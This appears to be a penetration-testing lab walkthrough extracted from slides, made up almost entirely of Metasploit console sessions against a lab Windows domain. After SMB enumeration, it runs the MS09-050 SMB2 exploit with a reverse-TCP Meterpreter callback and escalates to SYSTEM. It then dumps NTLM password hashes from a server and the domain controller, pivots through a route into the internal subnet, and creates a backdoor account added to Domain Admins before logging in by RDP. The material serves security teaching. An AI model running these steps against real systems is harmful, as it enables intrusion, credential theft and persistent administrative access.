SpiderProfiles	true	no	Spider only user profiles when share = C\$
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads
USE_SRVSVC_ONLY	false	yes	List shares only with SRVSVC

```

msf auxiliary(smb_enumshares) > set RHOSTS 192.168.202.3
RHOSTS => 192.168.202.3

```

```

msf auxiliary(smb_enumshares) > set SMBDomain LAB1
SMBDomain => LAB1

```

```

msf auxiliary(smb_enumshares) > set SMBUser Guest
SMBUser => Guest

```

```

msf auxiliary(smb_enumshares) > show options

```

```
msf auxiliary(smb_enumshares) > show options
```

```
Module options (auxiliary/scanner/smb/smb_enumshares):
```

Name	Current Setting	Required	Description
LogSpider	3 (accepted: 0, 1, 2, 3)	no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt)
MaxDepth	999	yes	Max number of subdirectories to spider
RHOSTS	192.168.202.3	yes	The target address range or CIDR identifier
SMBDomain	LAB1	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser	Guest	no	The username to authenticate as
ShowFiles	false	yes	Show detailed information when spidering
SpiderProfiles	true	no	Spider only user profiles when share = C\$
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads
USE_SRVSVC_ONLY	false	yes	List shares only with SRVSVC

```
msf auxiliary(smb_enumshares) > exploit
```

```
[-] 192.168.202.3:139 - Login Failed: The SMB server did not reply to our request  
[-] 192.168.202.3:445 - Login Failed: The server responded with error: STATUS_ACCOUNT_DISABLED (Command=11  
WordCount=0)  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf auxiliary(smb_enumshares) > █
```

```
msf auxiliary(pipe_dcerpc_auditor) > show options
```

```
Module options (auxiliary/scanner/smb/pipe_dcerpc_auditor):
```

Name	Current Setting	Required	Description
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	WORKGROUP	no	The Windows domain to use for authentication
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER)
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(pipe_dcerpc_auditor) > set SMBDomain LAB1
```

Configure the module

```
SMBDomain => LAB1
```

```
msf auxiliary(pipe_dcerpc_auditor) > set RHOSTS 192.168.202.3
```

```
RHOSTS => 192.168.202.3
```

```
msf auxiliary(pipe_dcerpc_auditor) > show options
```

```
Module options (auxiliary/scanner/smb/pipe_dcerpc_auditor):
```

Name	Current Setting	Required	Description
RHOSTS	192.168.202.3	yes	The target address range or CIDR identifier
SMBDomain	LAB1	no	The Windows domain to use for authentication
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER)
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(pipe_dcerpc_auditor) > exploit
```

Run module

```
Login Failed: The server refused our NetBIOS session request
```

Server refused our connection

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

```
msf auxiliary(pipe_dcerpc_auditor) > █
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

  Name   Current Setting  Required  Description
  ----   -
  RHOST  192.168.202.3   yes       The target address
  RPORT  445              yes       The target port
  WAIT   180              yes       The number of seconds to wait for the attack to complete.

Exploit target:

  Id  Name
  --  ---
  0   Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse handler on 192.168.202.129:4444
[*] Connecting to the target (192.168.202.3:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes) to 192.168.202.3
[*] Meterpreter session 1 opened (192.168.202.129:4444 -> 192.168.202.3:49273) at 2015-05-09 15:26:58 -0400

meterpreter > 
```

We have opened a session



```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > sysinfo
Computer      : B0-SRV2
OS            : Windows 2008 (Build 6002, Service Pack 2).
Architecture  : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter > shell
Process 3164 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::8db8:e51a:b0bf:6bf7%11
    IPv4 Address. . . . . : 10.100.0.189
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.100.0.1

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::195a:3d7a:5793:feb1%10
    IPv4 Address. . . . . : 192.168.202.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.202.1
```

```
meterpreter > getsystem
...got system (via technique 1).
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
IUSR_B0-SRV2:1001:aad3b435b51404eeaad3b435b51404ee:24a78db36bbbabadd6bb0af1c07ba654:::
meterpreter > help upload
Usage: upload [options] src1 src2 src3 ... destination

Uploads local files and directories to the remote machine.

OPTIONS:

    -h      Help banner.
    -r      Upload recursively.
```

```
meterpreter > upload /root/youvebeenpwned.txt c:\windows\system32\  
[*] uploading : /root/youvebeenpwned.txt -> c:windowssystem32\  
[-] core channel open: Operation failed: The system cannot find the path specified.  
meterpreter > upload /root/youvebeenpwned.txt c:/windows/system32/  
[*] uploading : /root/youvebeenpwned.txt -> c:/windows/system32/  
[*] uploaded  : /root/youvebeenpwned.txt -> c:/windows/system32/youvebeenpwned.txt
```

```
meterpreter > enumdesktops  
Enumerating all accessible desktops
```

Desktops

=====

Session	Station	Name
0	WinSta0	Default
0	WinSta0	Disconnect
0	WinSta0	Winlogon
0	__X78B95_89_IW	__A8D9S1_42_ID

```
meterpreter > █
```



```
meterpreter > shell
Process 2840 created.
Channel 2 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd ..
cd ..

C:\Windows>cd ..
cd ..
```

```
C:\>ls
ls
'ls' is not recognized as an internal or external command,
operable program or batch file.
```

```
C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 1A57-91D4

Directory of C:\

09/18/2006  05:43 PM                24 autoexec.bat
09/18/2006  05:43 PM                10 config.sys
05/03/2015  04:57 PM             <DIR>      files
05/03/2015  04:49 PM             <DIR>      inetpub
01/19/2008  05:40 AM             <DIR>      PerfLogs
05/03/2015  04:30 PM             <DIR>      Program Files
05/03/2015  11:39 PM             <DIR>      Users
05/03/2015  04:49 PM             <DIR>      Windows
```

System32

Computer > Local Disk (C:) > Windows > System32

File Edit View Tools Help



Organize Views Open Print Burn

Favorite Links

- Documents
- Pictures
- Music
- Recently Changed
- Searches
- Public

Name	Date modified	Type	Size
wudtux.dll	4/11/2009 8:57 AM	Application Exte...	1,470 KB
WUDFCoinstaller.dll	1/19/2008 3:37 AM	Application Exte...	86 KB
WUDFHost	1/19/2008 3:33 AM	Application	139 KB
WUDFPlatform.dll	1/19/2008 3:37 AM	Application Exte...	177 KB
WUDFSvc.dll	1/19/2008 3:37 AM	Application Exte...	54 KB
WUDFx.dll	1/19/2008 3:37 AM	Application Exte...	298 KB
wudriver.dll	1/19/2008 3:37 AM	Application Exte...	79 KB
wups.dll	1/19/2008 3:37 AM	Application Exte...	23 KB
wups2.dll	1/19/2008 3:37 AM	Application Exte...	32 KB
wusa	4/11/2009 8:57 AM	Application	138 KB
wuwebv.dll	1/19/2008 3:37 AM	Application Exte...	150 KB
wvc.dll	1/19/2008 3:37 AM	Application Exte...	446 KB
xactsrv.dll	1/19/2008 3:37 AM	Application Exte...	93 KB
xcopy	1/19/2008 3:33 AM	Application	36 KB
xmlfilter.dll	4/11/2009 8:57 AM	Application Exte...	55 KB
xmlite.dll	1/19/2008 3:37 AM	Application Exte...	179 KB
xmlprovi.dll	1/19/2008 3:37 AM	Application Exte...	16 KB
xolehp.dll	1/19/2008 3:37 AM	Application Exte...	38 KB
XPSSHDR.dll	1/19/2008 3:37 AM	Application Exte...	562 KB
xpssvcs.dll	1/19/2008 3:37 AM	Application Exte...	1,636 KB
xwizard.dtd	9/18/2006 5:43 PM	DTD File	3 KB
xwizards.dll	1/19/2008 3:37 AM	Application Exte...	290 KB
xwreg.dll	11/2/2006 5:46 AM	Application Exte...	78 KB
xwtpw32.dll	1/19/2008 3:37 AM	Application Exte...	94 KB
youvebeenpwned	5/10/2015 6:47 PM	Text Document	1 KB
zipfldr.dll	4/11/2009 8:57 AM	Application Exte...	335 KB

Folders



```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit
[*] Started reverse handler on 10.100.0.196:4444
[*] Connecting to the target (10.100.0.189:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes) to 10.100.0.189
[*] Meterpreter session 1 opened (10.100.0.196:4444 -> 10.100.0.189:49175) at 2015-05-16 11:22:37 -0400
meterpreter > █
```

```

meterpreter > getsystem
...got system (via technique 1).
meterpreter > sysinfo
Computer      : B0-SRV2
OS           : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter  : x86/win32
meterpreter > shell
Process 3164 created.
Channel 1 created.
Microsoft Windows [Version 6.0.6002]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection 2:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::8db8:e51a:b0bf:6bf7%11
    IPv4 Address. . . . . : 10.100.0.189
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 10.100.0.1

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . :
    Link-local IPv6 Address . . . . . : fe80::195a:3d7a:5793:feb1%10
    IPv4 Address. . . . . : 192.168.202.3
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.202.1

```

```

meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms09_050_smb2_negotiate_func_index) > sessions -l

Active sessions
-----
Session ID Number

  Id  Type           Information                                     Connection
  --  -
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ B0-SRV2 10.100.0.196:4444 -> 10.100.0.189:49175 (10.00.0.189)
msf exploit(ms09_050_smb2_negotiate_func_index) >

```

```

C:\Windows\system32>exit
meterpreter > background
[*] Backgrounding session 1...
msf exploit(ms09_050_smb2_negotiate_func_index) > route add 192.168.202.0 255.255.255.0 1
[*] Route added
msf exploit(ms09_050_smb2_negotiate_func_index) > route
Usage: route [add/remove/get/flush/print] subnet netmask [comm/sid]

Route traffic destined to a given subnet through a supplied session.
The default comm is Local.

msf exploit(ms09_050_smb2_negotiate_func_index) > route print

Active Routing Table
=====

   Subnet          Netmask          Gateway
   -----          -
   192.168.202.0   255.255.255.0   Session 1

msf exploit(ms09_050_smb2_negotiate_func_index) > █

```

```

msf auxiliary(udp_probe) > set RHOSTS 192.168.202.0/24
RHOSTS => 192.168.202.0/24
msf auxiliary(udp_probe) > set LHOST 10.100.0.196
LHOST => 10.100.0.196
msf auxiliary(udp_probe) > show options

Module options (auxiliary/scanner/discovery/udp_probe):

  Name      Current Setting  Required  Description
  ----      -
  CHOST     :                no        The local client address
  RHOSTS    192.168.202.0/24  yes       The target address range or CIDR identifier
  THREADS   1                yes       The number of concurrent threads

msf auxiliary(udp_probe) > run

[*] Discovered Portmap on 192.168.202.1:111 (100000 v4 TCP(111), 100000 v3 TCP(111), 100000 v2 TCP(111), 100000 v4 UDP(111), 100000 v3 UDP(111), 100000 v2 UDP(111), 100024 v1 UDP(58566), 100024 v1 TCP(44826))
[*] Discovered DNS on 192.168.202.2:53 (Microsoft DNS)
[*] Discovered NTP on 192.168.202.2:123 (1c0104fa000000000000a065f4c4f434cd904e97fce6ca397c54f234b71b152fd904eca381e16001d904eca381e16001)
[*] Discovered NetBIOS on 192.168.202.2:137 (B0-DC1:<00>:U :LAB1:<00>:G :LAB1:<1c>:G :B0-DC1:<20>:U :LAB1:<1b>:U :00:0c:29:87:6d:55)
[*] Discovered Portmap on 192.168.202.3:111 (100000 v2 UDP(111), 100000 v3 UDP(111), 100000 v4 UDP(111), 100000 v2 TCP(111), 100000 v3 TCP(111), 100000 v4 TCP(111), 100005 v1 TCP(1048), 100005 v2 TCP(1048), 100005 v3 TCP(1048), 100005 v1 UDP(1048), 100005 v2 UDP(1048), 100005 v3 UDP(1048), 100021 v1 TCP(1047), 100021 v2 TCP(1047), 100021 v3 TCP(1047), 100021 v4 TCP(1047), 100021 v1 UDP(1047), 100021 v2 UDP(1047), 100021 v3 UDP(1047), 100021 v4 UDP(1047), 100024 v1 TCP(1039), 100024 v1 UDP(1039), 100003 v2 TCP(2049), 100003 v3 TCP(2049), 100003 v2 UDP(2049), 100003 v3 UDP(2049))
[*] Discovered NetBIOS on 192.168.202.3:137 (B0-SRV2:<00>:U :LAB1:<00>:G :B0-SRV2:<20>:U :00:0c:29:25:79:94)
[*] Scanned 26 of 256 hosts (10% complete)
[*] Scanned 52 of 256 hosts (20% complete)
[*] Scanned 77 of 256 hosts (30% complete)

```

Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

Name	Current Setting	Required	Description
RHOST	<u>192.168.202.2</u>	yes	The target address
RPORT	445	yes	The target port
WAIT	180	yes	The number of seconds to wait for the attack to complete.

Payload options (windows/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique (accepted: seh, thread, process, none)
LHOST	<u>10.100.0.196</u>	yes	The listen address
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

Something didn't work! :(

```
[*] Started reverse handler on 10.100.0.196:4444
[*] Connecting to the target (192.168.202.2:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
msf exploit(ms09_050_smb2_negotiate_func_index) > sessions -l
```

msf exploit(ms09_050_smb2_negotiate_func_index) > set LHOST 192.168.202.3

LHOST => 192.168.202.3

msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

```
[*] Started reverse handler on 192.168.202.3:4444 via the meterpreter on session 1
[*] Connecting to the target (192.168.202.2:445)...
[*] Sending the exploit packet (857 bytes)...
[*] Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (770048 bytes)
[*] Meterpreter session 2 opened (10.100.0.196-10.100.0.189:4444 -> 192.168.202.2:49184) at 2015-05-21 07:50:45 -0400
```

You have been Pwned! :)

meterpreter > sysinfo

```
Computer      : B0-DC1
OS            : Windows 2008 (Build 6002, Service Pack 2).
Architecture : x86
System Language : en_US
Meterpreter   : x86/win32
meterpreter > █
```

meterpreter > hashdump

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:2cc97460eafa5a1e80d8e6870b896c4d:::
bo:1000:aad3b435b51404eeaad3b435b51404ee:12ea9dbeb86915b658d7b57f13ab1dd7:::
fflinstone:1105:aad3b435b51404eeaad3b435b51404ee:0005ed44b7e569f72d2b22ea684c1be0:::
sslow:1106:aad3b435b51404eeaad3b435b51404ee:e2708c09c566c4c8a9bbd94a9c273cab:::
rred:1107:aad3b435b51404eeaad3b435b51404ee:8e274cba3349e3d40e467d88eb2098e6:::
B0-DC1$:1001:aad3b435b51404eeaad3b435b51404ee:3a1bca251ca7f2b86ccd6b8865a26d82:::
B0-SRV2$:1108:aad3b435b51404eeaad3b435b51404ee:7ebb80ecf76ced4ffc f88485be6d64c3:::
meterpreter > █
```

```
C:\Windows\system32>net user evilhacker lamepassword /add
net user evilhacker lamepassword /add
The password does not meet the password policy requirements. Check the minimum password length, password complexity and password history requirements.

More help is available by typing NET HELPMSG 2245.

C:\Windows\system32>net user evilhacker LamePassword1 /add
net user evilhacker LamePassword1 /add
The command completed successfully.

C:\Windows\system32>net localgroup "Administrators" evilhacker /add
net localgroup "Administrators" evilhacker /add
The command completed successfully.

C:\Windows\system32>net group "Domain Admins" evilhacker /add
net group "Domain Admins" evilhacker /add
The command completed successfully.

C:\Windows\system32>
```

```
Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
  1   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ B0-SRV2 10.100.0.196:4444 -> 10.100.0.189:49275 (10.100.0.189)
  2   meterpreter x86/win32 NT AUTHORITY\SYSTEM @ B0-DC1 10.100.0.196-10.100.0.189:4444 -> 192.168.202.2:49184 (192.168.202.2)

msf exploit(ms09_050_smb2_negotiate_func_index) >
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > sessions -K
[*] Killing all sessions...
[*] 10.100.0.189 - Meterpreter session 1 closed.
[*] 192.168.202.2 - Meterpreter session 2 closed.
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

rdesktop - 10.100.0.189



evilhacker

.....




Log on to: BO-SRV2
How do I log on to another domain?

Switch User



 Windows Server 2008
Standard




rdesktop - 10.100.0.189



Recycle Bin

Windows Security

Enter your credentials
These credentials will be used to connect to 192.168.202.2.

 LAB1\evilhacker
●●●●●●●●
Domain: LAB1

Remember my credentials


OK Cancel

Remote Desktop Connection



Start

